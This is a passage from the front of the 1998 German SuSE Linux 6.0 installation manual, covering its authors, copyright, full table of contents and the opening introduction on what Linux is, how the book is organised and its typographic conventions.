

Bodo Bauer, Rüdiger Berlich, Michael Burghart, Roland Dyroff, Karl Eichwalder,
Werner Fink, Klaus Franken, Jürgen Geck, Rolf Haberrecker, Carsten Höger, Dirk Hohndel,
Richard Jelinek, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel,
Christoph-Erdmann Pfeiler, Martin Scherbaum, Burchard Steinbild, Jörg Strebel,
Klaus G. Wagner, Udo Weber

SuSE Linux 6.0

Installation, Konfiguration und erste Schritte

**Ihr Registriercode für den Installationssupport:
Kontakt: siehe Anhang H, Seite 491**



SuSE GmbH
Schanzäckerstr. 10
D-90443 Nürnberg
Tel.: 09 11 / 7 40 53 31 (Vertrieb)
09 11 / 7 40 53 30 (Support; Zeiten vgl. Abschnitt H.1.4)
Fax.: 09 11 / 7 41 77 55 (Vertrieb)
E-Mail: suse@suse.de
WWW: <http://www.suse.de>

Bodo Bauer, Rüdiger Berlich, Michael Burghart, Roland Dyroff, Karl Eichwalder, Werner Fink, Klaus Franken, Jürgen Geck, Rolf Haberrecker, Carsten Höger, Dirk Hohndel, Richard Jelinek, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Christoph-Erdmann Pfeiler, Martin Scherbaum, Burchard Steinbild, Jörg Strebel, Klaus G. Wagner, Udo Weber

Installation, Konfiguration und erste Schritte mit SuSE Linux 6.0

13. aktualisierte Auflage 1998

SuSE GmbH

ISBN 3-930419-67-X (Gesamtpaket)

ISBN 3-930419-72-6 (Handbuch)

Copyright

Dieses Werk ist geistiges Eigentum der SuSE GmbH.

Es darf als ganzes oder in Auszügen kopiert werden, vorausgesetzt, daß sich dieser Copyright-Vermerk auf jeder Kopie befindet.

Satz: \LaTeX

Umschlaggestaltung unter Verwendung einer Grafik von Stephan Endraß.

Linux ist ein eingetragenes Warenzeichen von *Linus Torvalds*. *MS-DOS*, *Windows*, *Windows 95*, *Windows 98* und *Windows NT* sind eingetragene Warenzeichen der *Microsoft Corporation*. *XFree86*TM ist ein eingetragenes Warenzeichen von *The XFree86 Project, Inc.* *FlagShip* ist Warenzeichen von *multisoft Datentechnik GmbH*. *UNIX* ist ein eingetragenes Warenzeichen von *X/Open Company Limited*. Andere Warenzeichen oder registrierte Warenzeichen: *Clipper* von *Computer Associates*, *dBASE* von *Borland*, *Foxbase* von *Microsoft*, *Compuserve*, *T-Online* von *Deutsche Telekom*, *SuSE* und *YaST* von *SuSE GmbH*. Alle Warennamen werden ohne Gewährleistung der freien Verwendbarkeit benutzt und sind möglicherweise eingetragene Warenzeichen. Die Firma SuSE GmbH richtet sich im wesentlichen nach den Schreibweisen der Hersteller. Andere hier genannte Produkte können Warenzeichen des jeweiligen Herstellers sein.

ISBN 3-930419-67-X (Gesamtpaket)

ISBN 3-930419-72-6 (Handbuch)

Inhaltsverzeichnis

I	Vorwort	1
1	Einleitung	3
1.1	Was ist „Linux“?	4
1.2	Intention dieses Buches – Hinweise zur Benutzung	5
1.3	Legende – oder was bedeutet „ <code>root@erde: # ls</code> “	6
1.4	Der Kampf mit der Seitenzahl...	7
1.4.1	Hypertext-Hilfe	7
1.4.2	Texinfo	8
1.4.3	UNIX-Manuals	8
1.4.4	FAQ-, HowTo- und README-Dateien	8
1.4.5	Freie Bücher	9
1.5	Lorbeeren	9
II	SuSE Linux installieren	11
2	Die SuSE Linux-Erstinstallation	13
2.1	Nur Mut!	13
2.2	Linux in 30 Minuten – die Kurzanleitung	13
2.3	Die ausführliche Installationsanleitung	15
2.3.1	Die Ausgangslage	16
2.3.2	Das Prinzip der Installation	16
2.3.3	Nun geht's los: Der Begrüßungsbildschirm	17
2.3.4	Start von linuxrc	17
2.3.5	YaST starten	20
2.3.6	Die Partitionen konfigurieren	21
2.3.7	Die Dateisysteme und „Mountpoints“ festlegen	25
2.3.8	Die Software-Grundausrüstung auswählen	28
2.3.9	Die Software installieren (Teil I)	30

2.3.10	Grundkonfiguration des Systems mit YaST	31
2.3.11	Erstes „Einloggen“ und Fortführung der Konfiguration	31
2.3.12	Die Software installieren (Teil II) und „ root@erde: # “	32
2.4	Installation ohne unterstütztes CD-ROM-Laufwerk	33
2.4.1	Installation von einer DOS-Partition	33
2.4.2	Installation von einer Quelle im „Netz“	35
2.5	Noch ein Installationsweg: Mit setup und loadlin	36
2.5.1	Windows 95 in den DOS-Modus bringen	36
2.5.2	Setup aufrufen und erster Teil von Setup	37
2.5.3	Wie boote ich das Ur-Linux von setup aus?	38
2.5.4	loadlin installieren und Ur-Linux starten	39
2.6	Wie soll Ihr Linux künftig gestartet werden?	40
2.7	Infoblöcke	42
2.7.1	Platz schaffen für Linux (Partitionieren)	42
2.7.2	Bootdiskette unter DOS erstellen (mit Setup)	45
2.7.3	Bootdiskette mit Unix erstellen	46
2.7.4	Kernelauswahl	47
2.7.5	Kernelparameter	47
2.7.6	Unterstützt Linux mein CD-ROM-Laufwerk?	48
2.7.7	Manuelles Aktivieren des Swap-Bereichs	48
2.7.8	Einrichten einer swap-Datei	49
2.7.9	Zusätzliche Festplatte einbinden	49
2.7.10	Das Live-System	50
2.8	Problembeschreibungen	51
2.8.1	Dateien lassen sich nicht verschieben	51
2.8.2	Keine deutsche Tastaturbelegung im MS-DOS-Modus	51
2.8.3	Kein CD-ROM-Treiber im MS-DOS-Modus	51
2.8.4	CD ist defekt	51
2.8.5	ATAPI-CD-ROM bleibt beim Lesen hängen	52
2.8.6	Schwierigkeiten mit CD-ROM-Laufwerken am Parallelport	52
2.8.7	Thinkpad „schläft“ während der Installation „ein“	52
2.8.8	loadlin fehlt Speicher, um den Kernel zu laden	53
2.8.9	loadlin funktioniert nicht	53
2.8.10	Fehler bei mke2fs	53
2.8.11	DOS läuft im Protectedmodus	54
2.8.12	Das 3.5-Zoll-HD-Diskettenlaufwerk ist als B: angeschlossen und nicht bootfähig	54

2.8.13 Die Laufwerksbezeichnung des CD-ROM-Laufwerks hat sich geändert	55
2.9 Partitionieren für Einsteiger	55
2.10 Partitionieren für Fortgeschrittene	57
2.10.1 Die Größe der Swap-Partition	58
2.10.2 Einsatzgebiet des Rechners	58
2.10.3 Optimierungsmöglichkeiten	60
3 YaST – Yet another Setup-Tool	63
3.1 Bedienung und Tastenbelegung	63
3.2 Das YaST-Hauptmenü	63
3.3 Einstellungen zur Installation	64
3.4 Festplatte(n) partitionieren	64
3.5 Ziel-Partitionen/Dateisysteme festlegen	67
3.6 Installationsmedium	69
3.7 Installation von CD-ROM	70
3.8 Installation von einer Festplatten-Partition	71
3.9 Installation via NFS	72
3.10 Installation von einem erreichbaren Verzeichnis	74
3.11 Installation via FTP	74
3.12 Installationsumfang festlegen	75
3.12.1 Konfiguration laden	76
3.12.2 Konfiguration speichern	76
3.12.3 Konfiguration ändern	77
3.12.4 Was wäre wenn...	79
3.12.5 Installation starten	79
3.12.6 Paket-Abhängigkeiten überprüfen	80
3.12.7 Index aller Serien und Pakete	80
3.12.8 Paketauskunft	80
3.12.9 Pakete einspielen	80
3.12.10 Pakete löschen	81
3.13 Administration des Systems	82
3.13.1 Hardware in System integrieren	82
3.13.2 Kernel- und Bootkonfiguration	84
3.13.3 Netzwerk konfiguration	87
3.13.4 CD-Live-System integrieren/abtrennen	88
3.13.5 Login-Konfiguration	88
3.13.6 Benutzerverwaltung	89
3.13.7 Gruppenverwaltung	90
3.13.8 Konfigurationsdatei verändern	91
3.13.9 Backups erstellen	91

4	Booten und Bootmanager	93
4.1	Der Bootvorgang auf dem PC	93
4.2	Bootkonzepte	94
4.3	LILO stellt sich vor: Ein Überblick	96
4.4	Ein LILO nach Maß: Konfiguration	99
4.4.1	Der Aufbau der Datei <code>lilo.conf</code>	99
4.4.2	Weitere optionale Konfigurationsmöglichkeiten	103
4.5	Installation und De-Installation von LILO	105
4.6	Linux-Bootdiskette erzeugen	108
4.7	Beispielkonfigurationen	109
4.7.1	DOS/Windows 95/98 und Linux	110
4.7.2	Windows NT und Linux auf einer Festplatte	110
4.7.3	OS/2 und Linux	111
4.7.4	DOS, OS/2 und Linux	112
4.8	Probleme mit LILO	112
4.8.1	Fehlerdiagnose: LILO Start-Meldungen	114
4.8.2	Die 1024-Zylinder-Grenze	115
4.8.3	Spezielle Bootprobleme mit Kernel ab 2.0	117
4.9	Einrichten des Bootmechanismus mit loadlin	118
4.9.1	Notwendige Dateien für loadlin	119
4.9.2	Bootmenüs einrichten	120
4.9.3	Von Windows aus starten	121
4.9.4	Das Windows Startmenü	122
5	Notebooks mit PCMCIA-Karten	125
 III Netzwerk konfigurieren		 131
6	Linux im Netzwerk	133
6.1	Konfiguration mit Hilfe von YaST	135
6.2	Manuelle Netzwerkkonfiguration – wo steht was?	136
6.2.1	Konfigurationsdateien	136
6.2.2	Startup-Skripte	139
6.3	Routing unter SuSE Linux	140
6.4	NIS, die gelben Seiten im LAN	142
6.4.1	Was ist NIS	142
6.4.2	Einrichten eines NIS-Clients	142
6.4.3	NIS-Master- und -Slaver-Server	143
6.5	NFS – verteilte Dateisysteme	143
6.5.1	Importieren von Dateisystemen	144
6.5.2	Exportieren von Dateisystemen	144

7	Der Anschluß an die weite Welt – PPP, UUCP, ISDN, Fax ...	147
7.1	Modemanschluß	147
7.2	PPP	148
7.2.1	Voraussetzungen für PPP	148
7.2.2	PPP-Einrichtung mit Paket suseppp	149
7.2.3	Manuelle PPP-Einrichtung	154
7.2.4	Konfiguration eines PPP-Servers	158
7.2.5	Weitere Informationen zu PPP	159
7.3	SLIP	159
7.3.1	Einloggen in einen SLIP-Server	160
7.3.2	Einrichten eines SLIP-Servers	161
7.4	UUCP	162
7.5	ISDN-Konfiguration	169
7.5.1	Überblick	170
7.5.2	ISDN-Hardware konfigurieren	170
7.5.3	ISDN-Testzugang auf dem SuSE Rechner	175
7.5.4	Konfiguration für Ihren Internet-Provider ändern	178
7.5.5	Die Daten des SuSE-ISDN-Testzugangs	179
7.6	Schreib mal wieder – E-Mail-Konfiguration	180
7.7	Die neuesten Meldungen – C News	183
7.8	Linux macht Faxen	187
7.8.1	SuSEFax – Ein Client für HylaFAX	187
7.8.2	Automatische Generierung des Fax-Covers	196
7.8.3	Fax-Spooling unter UNIX/Linux	197
7.8.4	HylaFAX – Verteiltes Faxen	198
8	PC-Server mit Samba	207
8.1	Einführung	207
8.2	Installation des Servers	210
8.3	Installation der Clients	212
8.3.1	DOS und Windows 3.1	212
8.3.2	Windows for Workgroups	213
8.3.3	Windows 95	214
IV	Das X Window System	215
9	Das X Window System	217
9.1	Konfiguration mit SaX	218
9.1.1	Erstinstallation	218

9.1.2	Rekonfiguration	227
9.1.3	Troubleshooting	227
9.1.4	Start des X Window System	228
9.2	Konfiguration mit <code>xf86config</code>	228
9.3	Optimieren der Installation des X Window System	236
10	Der Windowmanager – Ihr Fenster zum Rechner	243
10.1	Ein bißchen Theorie...	243
10.1.1	Allgemeines	243
10.1.2	Was managt ein Windowmanager?	246
10.1.3	Starten verschiedener Windowmanager	246
10.2	Der Fvwm2	248
10.3	Fvwm2-Einstellungen	250
10.3.1	Autoraise	253
10.4	KDE – das K Desktop Environment	254
10.4.1	Allgemeines	255
10.4.2	kdm – grafisches Einloggen	255
10.4.3	Was ist das Tolle an KDE?	256
10.5	Windowmanager konfigurieren mit susewm	260
10.6	Allgemeine Konfiguration des X Window System	263
V	Hardware unter Linux	269
11	Druckerbetrieb	271
11.1	Überblick: Schnittstellen, Warteschlangen (Spooling)	271
11.1.1	Die parallelen Schnittstellen	271
11.1.2	Spooling-Betrieb, Druckwarteschlangen	272
11.2	Druckwarteschlangen: Betrieb und Konfiguration	273
11.3	Druckerfilter – der „apsfilter“	276
11.4	Etwas über Ghostscript	284
11.5	Liste der unterstützten Drucker	285
11.6	Drucker-Checkliste: apsfilter	288
12	Hardware rund um den Linux-Rechner	291
12.1	Vorbemerkung	291
12.2	ISA „Plug and Play“-Hardware	291
12.3	Soundkarten	296
12.4	Ausblick auf die 2.2er Kernels	302
12.5	Laufwerke mit wiederbeschreibbaren Medien	302
12.5.1	Allgemeines	302

12.5.2	Disketten-Laufwerke	302
12.5.3	LS 120 Laufwerke	302
12.5.4	ZIP-Laufwerke	302
12.5.5	SCSI-Laufwerke für Wechselmedien	303
12.6	Scanner	303

VI Der Kernel und die Kernel-Parameter 307

13 Der Kernel 309

13.1	Die Kernel-Quellen	309
13.2	Kernel-Module	310
13.2.1	Umgang mit Modulen	310
13.2.2	Der Kernel-Dämon	311
13.3	Konfiguration des Kernels	312
13.4	Einstellungen bei der Kernelkonfiguration	313
13.4.1	/boot: Installationsverzeichnis für den Kernel	313
13.4.2	SMP	313
13.4.3	Experimentelle Treiber	313
13.4.4	Modulunterstützung	313
13.4.5	Allgemeine Konfiguration	314
13.4.6	Diskette, (E)IDE und andere Blockgeräte	316
13.4.7	Netzwerk-Optionen	321
13.4.8	SCSI	324
13.4.9	Netzwerkkarten	325
13.4.10	ISDN-Subsystem	327
13.4.11	Proprietäre CD-ROM-Laufwerke	329
13.4.12	Dateisysteme	331
13.4.13	Zeichenorientierte Geräte	335
13.4.14	Soundkarten	338
13.4.15	Kernel	338
13.5	Übersetzen des Kernels	338
13.6	Kernel installieren	339
13.7	Bootdisk erstellen	340
13.8	Festplatte nach der Kernel-Übersetzung aufräumen	340

14 Kernel-Parameter 341

14.1	Treiber im Kernel	341
14.2	Einige Tips	342
14.3	Die Parameter	342
14.3.1	Notation und Bedeutung	342
14.3.2	Kernel-Parameter am Boot-Prompt	343
14.3.3	insmod -Parameter	356

VII	SuSE Linux: Update und Besonderheiten	367
15	Update des Systems und Paketverwaltung	369
15.1	Update der SuSE Linux-Distribution	369
15.1.1	Update des Basissystems	369
15.1.2	Update des restlichen Systems	370
15.1.3	Aktualisieren einzelner Pakete	371
15.2	Von Version zu Version	372
15.2.1	Von einer früheren Version auf 4.x	372
15.2.2	Von 4.x auf 5.0	373
15.2.3	Von 5.0 auf 5.1	373
15.2.4	Von 5.1 auf 5.2	374
15.2.5	Von 5.2 auf 5.3	374
15.2.6	Von 5.3 auf 6.0	375
15.3	RPM – Der Paket-Manager der Distribution	375
15.3.1	Pakete verwalten: Installieren, Updaten und De-in- stallieren	376
15.3.2	Anfragen stellen	377
15.3.3	Quellpakete installieren und kompilieren	379
15.3.4	Tools für RPM-Archive und die RPM-Datenbank	380
16	Besonderheiten in SuSE Linux	383
16.1	Tastaturbelegung	383
16.2	linuxrc	383
16.3	Das SuSE Rettungssystem	388
16.4	Hinweise zu speziellen Softwarepaketen	391
16.4.1	Paket cron	391
16.4.2	Paket curses	392
16.4.3	Manpages	392
17	Das SuSE Linux-Bootkonzept	393
17.1	Das init -Programm	393
17.2	Die Runlevel	394
17.3	Wechsel des Runlevels	395
17.4	Die Init-Skripte	396
17.5	/etc/rc.config und SuSEconfig	398
17.6	Die /etc/rc.config-Variablen – Konfiguration des Sy- stems	399

VIII Sicherheit und andere Tips	409
18 Sicherheit ist Vertrauenssache	411
18.1 Grundlagen	411
18.1.1 Lokale Sicherheit	412
18.1.2 Netzwerk-Sicherheit	414
18.2 Tools	416
18.2.1 Lokale Tools	416
18.2.2 Netzwerk-Tools	419
18.3 Allgemeine Hinweise	420
19 Einstieg in Linux	421
19.1 Einloggen, 'root'-Benutzer, Benutzer anlegen	421
19.2 Befehle – Eingaben an der Kommando-Zeile	422
19.3 Anhalten des Systems und Booten	424
19.4 Virtuelle Konsolen	425
19.5 Anlegen und Löschen von Benutzern	425
19.6 Verzeichnisse und Dateinamen	426
19.7 Arbeiten mit Verzeichnissen	426
19.8 Arbeiten mit Dateien	427
19.8.1 Informationen über Dateien	427
19.8.2 Wildcards	428
19.8.3 Inhalt von Dateien	428
19.8.4 Versteckte Dateien	429
19.8.5 Kopieren, Umbenennen und Löschen von Dateien	429
19.8.6 Suchen und Durchsuchen von Dateien	430
19.8.7 Symbolische Links	431
19.8.8 Daten archivieren und sichern	431
19.9 Zugriffsrechte auf Dateien	432
19.9.1 Ändern von Zugriffsrechten	433
19.10 Manpages	433
19.11 Informationen über den Systemzustand	435
19.11.1 Der Befehl df	435
19.11.2 Der Befehl free	435
19.11.3 Der Befehl w	435
19.11.4 Der Befehl du	435
19.11.5 Der Befehl kill	436
19.11.6 Der Befehl ps	436
19.11.7 Der Befehl pstree	436
19.11.8 Der Befehl top	436

19.12	Dateisysteme unter Linux – mount und umount	437
19.12.1	Dateisysteme	437
19.12.2	Mount und Umount von Dateisystemen	438
19.13	DOS-Befehle unter UNIX mit mtools	439
19.14	Überblick	441
19.15	Ausblick	442
A	Wichtige Tastenkombinationen	445
B	Glossar	447
C	Der Verzeichnisbaum	465
C.1	Übersicht	465
C.2	Wichtige Verzeichnisse	465
D	Wichtige Dateien	467
D.1	Geräte Dateien im /dev – Verzeichnis	467
D.1.1	CD-ROM-Laufwerke	467
D.1.2	Bandlaufwerke	468
D.1.3	Mäuse (Bus und PS/2)	468
D.1.4	Modem	469
D.1.5	Serielle Schnittstellen	469
D.1.6	Parallele Schnittstellen	469
D.1.7	Spezielle Devices	470
D.2	Konfigurationsdateien in /etc	470
D.3	Versteckte Konfigurationsdateien im Home	471
E	Beispiel für die /etc/isapnp.conf	473
F	Manual-Page von e2fsck	479
G	Die GNU General Public License (GPL)	483
H	Support und Dienstleistungen der SuSE GmbH	491
H.1	Installationssupport	492
H.1.1	Voraussetzungen	492
H.1.2	Umfang des Installationssupports	493
H.1.3	Was wir wissen müssen, um Ihnen helfen zu können	495
H.1.4	Wie erreichen Sie das SuSE-Support-Team?	498
H.2	Business-Support	499
H.3	Weitere Dienstleistungen	500

Teil I

Vorwort

Kapitel 1

Einleitung

Seit **Linus Torvalds** vor einigen Jahren seine Arbeiten an einem UNIX-ähnlichen Betriebssystemkern für Intel-basierte PCs begann, hat sich viel getan. Linux hat sich vom Hackerspielzeug zu einem ausgereiften Betriebssystem entwickelt, dessen Leistungsmerkmale den Vergleich mit anderen, wesentlich älteren (und mittlerweile schwerfälligen) Systemen nicht zu scheuen brauchen.

Unsere Freude über diese Entwicklung ist keineswegs nur merkantiler Natur, ist es doch schön, die Schaffenskraft zu bestaunen, die einer kreativen Anarchie innewohnt. Auch nach Jahren der Entwicklung sind Idealismus und Elan der Linux-Gemeinde ungebrochen und nehmen sogar eher noch zu, je mehr sich Linux anschickt, nicht nur die bestehenden Systeme zu ergänzen, sondern in vielen Bereichen eine ernstzunehmende Konkurrenz zu diesen Systemen darzustellen.

Die Verwendung von **UNIX™** war lange Zeit den Besitzern und Nutzern teurer Hochleistungsrechner vorbehalten. Vielleicht haftet der UNIX-Welt deshalb mitunter der Nimbus der Geheimbündelei an. Dieser Eindruck verstärkt sich noch, wenn Firmen im Zuge einer Migration nach UNIX trotz meterdicker Dokumentation Schulungen für die von der Umstellung betroffenen Mitarbeiter anbieten.

Mit Linux eröffnet sich für die PC-Welt die Gelegenheit, zu einem vernünftigen Preis ein multiuser-multitasking-Betriebssystem kennenzulernen¹. Eine wachsende Zahl von Anwendern wird erst über Linux die Welt der UNIX-ähnlichen Systeme betreten.

Ein komplettes Linux-System ist bereits für weniger als 100,- DM erhältlich, und wenn nicht gerade in einem kommerziellen Umfeld Linux als kostengünstige Alternative zu sogenannten „proprietären UNIXen“ gewählt wird, stehen die Aufwendungen für eine Schulung dazu in keinem Verhältnis.

Auch für den kommerziellen Einsatz von Linux sprechen viele Argumente: Durch den freien Status von Linux kann eine große Zahl von Rechnern mit einem leistungsfähigen System ausgestattet werden, ohne daß Lizenzgebühren in der für „proprietäre“ Systeme üblichen Höhe anfallen.

Durch die sehr weitgehende Kompatibilität auf Quelltext-Ebene sowie die Verfügbarkeit der Standard-Benutzeroberfläche **OSF-Motif** stellt Linux eine

¹ Das erste PC-UNIX überhaupt war **BSD-UNIX**. Es wurde in den frühen achtziger Jahren in Berkeley, Ca. aus der Taufe gehoben.

ideale Entwicklungsplattform für Anwendungen im UNIX-Bereich dar. Des weiteren gibt es kaum eine kostengünstigere Alternative für ein X-Terminal, da bereits ein vergleichsweise billiger, ausrangierter Rechner mit 386er Prozessor diese Aufgabe übernehmen kann.

Das schlagkräftigste Argument für Linux überhaupt dürfte jedoch die Verfügbarkeit des kompletten Quelltextes sein. Neben der Möglichkeit, das System nach Belieben an die eigenen Bedürfnisse anpassen zu können, muß bei der Suche nach schwierigen Fehlern nicht beim Betriebssystem halt gemacht werden. Das resignierte „Damit müssen wir leben“, das man von herkömmlichen Systemen gewohnt ist, kann somit einem „Das werden wir ändern“ weichen; diese Dynamik und Einflußnahme auf das Betriebssystem ermöglicht erst die rasante Entwicklung und beeindruckende Stabilität von Linux.

Daneben ist Linux äußerst kooperativ; es läßt sich völlig problemlos mit beliebigen anderen Systemen auf demselben Rechner installieren und bietet vielfältigste Möglichkeiten der Kommunikation und des Datenaustausches mit diesen Systemen.

In neuerer Zeit erhält Linux vermehrt Zuspruch aus dem Lager der Nur-Anwender. Diesen Durchbruch schaffte Linux nicht zuletzt durch die Verfügbarkeit hochwertiger kommerzieller Applikationen, wie Office-Paketen (z. B. **Applixware**), Datenbanken (z. B. **Adabas D**) oder vielen anderen Anwendungen im professionellen und wissenschaftlichen Bereich.

1.1 Was ist „Linux“?

Es existiert mittlerweile ein regelrechter Dschungel von Linux-Distributionen und Versionen, weshalb diese Begriffe hier etwas genauer erklärt werden sollen.

Wenn man von „Linux“ spricht, muß erst einmal definiert werden, was überhaupt gemeint ist. Das eigentliche Linux ist der *Kernel*, das „Herz“ eines jeden UNIX-Betriebssystems.

Ein Kernel allein macht aber noch kein Betriebssystem. Gerade für UNIX gibt es jedoch ein gigantisches Angebot an freier Software, und somit sind praktisch alle unter UNIX gängigen Dienstprogramme auch für Linux verfügbar. Diese machen das eigentliche Betriebssystem aus.

In den allermeisten Fällen handelt es sich um die **GNU**-Versionen (☞*GNU*) der entsprechenden UNIX-Programme, die meist sogar eine erweiterte Funktionalität bieten; am bekanntesten ist wohl der **GNU C/C++ Compiler**, einer der besten Compiler überhaupt.

Komplettiert wird das ganze durch **XFree86**TM (derzeit Version 3.3.2.3), das **X Window System** (z. Z. X11 Release 6.3) für PC-basierte UNIX-Systeme. Diese Portierung ist abgeleitet von der offiziellen X11R6.3-Distribution des **X Consortium, Inc.** und deshalb voll kompatibel zu diesem Standard.

Alle diese Komponenten, zusammen mit zusätzlichen Tools und Goodies (wie z. B. Spiele), bilden das System, das gemeinhin als *Linux* bezeichnet wird.

Wie bereits erwähnt, existiert für UNIX jedoch ein geradezu unerschöpfliches Reservoir an freier Software, so daß es praktisch beliebig viele Möglichkeiten gibt, ein Linux-System zusammenzustellen.

An dieser Stelle kommen die Linux-Distributionen ins Spiel, wie z. B. das vorliegende SuSE Linux. Die Distributoren sichten das Riesenangebot an frei erhältlicher und frei vertreibbarer Software und treffen eine Auswahl. Das Ergebnis dieser Auswahl ist im Fall der SuSE Linux-CDs eine Zusammenstellung von z. Z. ca. 850 Softwarepaketen, die (meist) aufgrund des Umfangs auf CD vertrieben werden.

SuSE Linux enthält neben freier Software – Software, von der die Quellen (engl. *sources*) verfügbar und folglich auf den CD-ROMs enthalten sind – auch Pakete, die aus unterschiedlichen Gründen nur in kompilierter Form von der SuSE ausgeliefert werden können.



Daneben sind die meisten Distributionen auch im Internet frei abrufbar, so daß gelegentliche Updates des Systems nicht den Neukauf einer Distribution bedingen.

1.2 Intention dieses Buches – Hinweise zur Benutzung

Sicherlich wünschen wir uns in Einigkeit mit der gesamten schreibenden Zunft, daß dieses Werk gelesen werde. Das trifft insbesondere auf die Teile des Buches zu, die der Installation von Linux gewidmet sind. Wir haben das Buch ausdrücklich als Installationshilfe konzipiert. Dieses Buch soll und kann kein Ersatz für weitergehende Literatur sein, die dem interessierten Anwender den tieferen Einstieg in die faszinierende Welt des *high performance computing* ermöglichen soll – dazu vgl. das Literaturverzeichnis am Ende des Buchs vor dem Index!

Bei einer Erstinstallation genügt es, zunächst das praktisch orientierte Kapitel 2 zu lesen. Keineswegs aber sollten Sie sich als Linux-Novize ohne jegliche Lektüre ins Abenteuer stürzen. Sie steigern so Ihre Effizienz und schonen Ihre Frustrationstoleranz – blättern Sie wenigstens zuvor Kapitel 19 durch . . .

Die Dynamik von Linux und der freien Software macht es schwierig, begleitende Literatur zu erstellen, die mit den neuesten Entwicklungen Schritt hält und zugleich auch für Einsteiger in die UNIX-Welt geeignet ist (und „alte Hasen“ nicht langweilt). Das vorliegende Buch unternimmt den Versuch, diesen Anforderungen gerecht zu werden.

Anstatt einen ohnehin illusorischen Anspruch auf Vollständigkeit erheben zu wollen, geht es uns mit diesem Buch vielmehr darum, Linux-Einsteigern einen ermutigenden Start zu einer Entdeckungsreise durch ihr neues System zu ermöglichen.

Das Buch gliedert sich im wesentlichen in die folgenden Teile:

Installationsanleitung Dieser Teil des Buches begleitet den Linux-Beginner in Form einer kommentierten Beispielininstallation (Kapitel 2) bei den ersten Schritten durch das System, weist auf mögliche Fehlerquellen hin

und liefert konkrete Anweisungen zur Behebung von eventuell auftretenden Problemen bei der Installation.

Es wird auch auf die Bedienung des SuSE-Installations- und Administrationsprogramms **YaST**TM eingegangen (Kapitel 3) und das Booten des Kernels wird erklärt (Kapitel 4).

Netz-Konfiguration Wenn das Grundsystem erst einmal läuft, geht es um die Netzanbindung und somit den Zugang zum Internet.

Grafische Benutzeroberfläche Die Aktivierung der **XFree86**TM-Benutzeroberfläche ist Thema in Kapitel 9 bis Kapitel 10.

Drucken, Sound, etc. In Kapitel 11 bis Kapitel 12 werden Möglichkeiten Ihrer zusätzlichen Hardware ausgelotet.

Linux – der Kernel In diesem Teil geht es ans Eingemachte: Kapitel 13 und Kapitel 14 stellen den Linux-Kernel vor und bieten eine Anleitung, wie man einen eigenen Kernel erstellen und verwenden kann.

Update, Software-Pakete, Booten Update-Strategien sowie das Software-Management werden besprochen (Kapitel 15); spezielle Features des SuSE Linux werden nahegebracht und das Starten des Systems (Bootkonzept) wird vorgestellt (Kapitel 17).

„Security“ und Einstieg Sicherheitskonzepte (Kapitel 18) und Einstiegshinweise (Kapitel 19) sind am Schluß vereint: so wird hier grundlegenden Verfahrensweisen und Befehlen unter Linux Aufmerksamkeit gewidmet.

Technischer Anhang Im Anhang finden Sie eine Liste der wichtigsten Konfigurationsdateien, der häufigsten Tastenkombinationen, Beispieldateien, eine Lizenzbestimmung u. v. m.

Support Die Möglichkeiten des Installationssupports und der weiterführende Business-Support werden in Anhang H dargestellt – bitte machen Sie sich damit im Detail vertraut, wenn Sie Kontakt aufnehmen möchten!

Glossar, Literaturverzeichnis und Index ... und wenn Sie bisher etwas vermißt haben, sollten Sie den umfangreichen Anhang und das Glossar (Anhang B) verwenden, um entweder die Stelle mit der Erklärung wichtiger Begriffe zu finden, oder einfach mit Hilfe des Glossars Ihr Allgemeinwissen rund um Linux, UNIX oder Computer erweitern.

1.3 Legende – oder was bedeutet „root@erde: # ls“

Wir bemühen uns, in diesem Handbuch die gleichen Dinge typografisch gleichbleibend auszuzeichnen; die wichtigsten Auszeichnungen sind in Tabelle 1.1, Seite 7 erläutert.

Auszeichnung	Bedeutung
Linus Torvalds	wichtige Personen
YaST (yast)	das Programm YaST , aufzurufen mit der Eingabe yast
Adabas D	das Produkt Adabas D

Tabelle 1.1: Fortsetzung auf der nächsten Seite...

<code>/etc/passwd</code>	Name einer Datei oder eines Verzeichnisses
<code><datei></code>	die Variable mit dem Namen <code>datei</code>
\$PATH	die Umgebungsvariable mit dem Namen <code>PATH</code>
<code>192.168.1.2</code>	der Wert einer Variablen
ls	der einzugebende Befehl <code>ls</code>
<code>'news'</code>	der Benutzer <code>news</code>
<code>root@erde:/tmp # hilfe</code>	'root'-Shell im Verzeichnis <code>/tmp</code> , einzugeben ist der Befehl hilfe – dabei steht <code>erde</code> beispielhaft für den Namen eines Rechners (engl. <i>hostname</i>).
<code>tux@erde:/tmp > ls</code>	Shell des Benutzers 'tux' im Verzeichnis <code>/tmp</code> , einzugeben ist der Befehl ls – übrigens, Tux ist der offizielle Name des Linux-Pinguins ...
<code>C:\> fdisk</code>	DOS-Prompt mit Befehlseingabe fdisk
	eine zu drückende Taste, hier die „Alt“-Taste
 +  + 	durch '+' werden gleichzeitig zu drückende Tasten miteinander verbunden; nacheinander zu drückende Tasten werden nur durch ein Leerzeichen voneinander abgesetzt
"Permission denied"	Meldungen des Systems
'System updaten'	der Menü-Punkt 'System updaten'
Düsentrieb	die Firma „Düsentrieb“
	Verweis auf das Glossar (vgl. Anhang B)

Tabelle 1.1: Legende der Text-Auszeichnungen

1.4 Der Kampf mit der Seitenzahl...

Da dieses Buch nur endlich viele Seiten haben kann, der Umfang der für Linux verfügbaren Software jedoch langsam ins Unendliche wächst, ist es leider unmöglich, alles in gedruckter Form zu beschreiben. Deshalb darf an dieser Stelle ein Verweis auf die online zur Verfügung stehende Dokumentation nicht fehlen.

1.4.1 Hypertext-Hilfe

Ein großer Teil der Dokumentation steht in Form von *Hypertext* zur Verfügung. Das Hypertextsystem wird mit dem Befehl **hilfe** oder **susehelp** gestartet. Je nachdem, ob das X Window System läuft oder nicht, wird ein anderes Programm zum Lesen der Dokumentation gestartet. Weitere Optionen des Hilfesystems können durch den Aufruf

```
tux@erde:/home/tux > hilfe -help
```

erfragt werden.

Sie finden das Hilfesystem im Paket `susehelf`, Serie `doc` (Documentation).

1.4.2 Texinfo

Einige Programmpakete enthalten Dokumentation in Form von Texinfo-Dateien, einer weiteren Form von Hypertext. Diese können mit dem Programm **Infviewer** (`info`) oder im **Emacs** (`emacs`) im Info-Modus gelesen werden. Unter dem X Window System lassen sich diese Dateien komfortabel mit dem Programm **tkInfo** (`tkinfo`) lesen; dagegen ist **XInfo** (`xinfo`) nur ein „sprödes“ X-Programm.

1.4.3 UNIX-Manuals

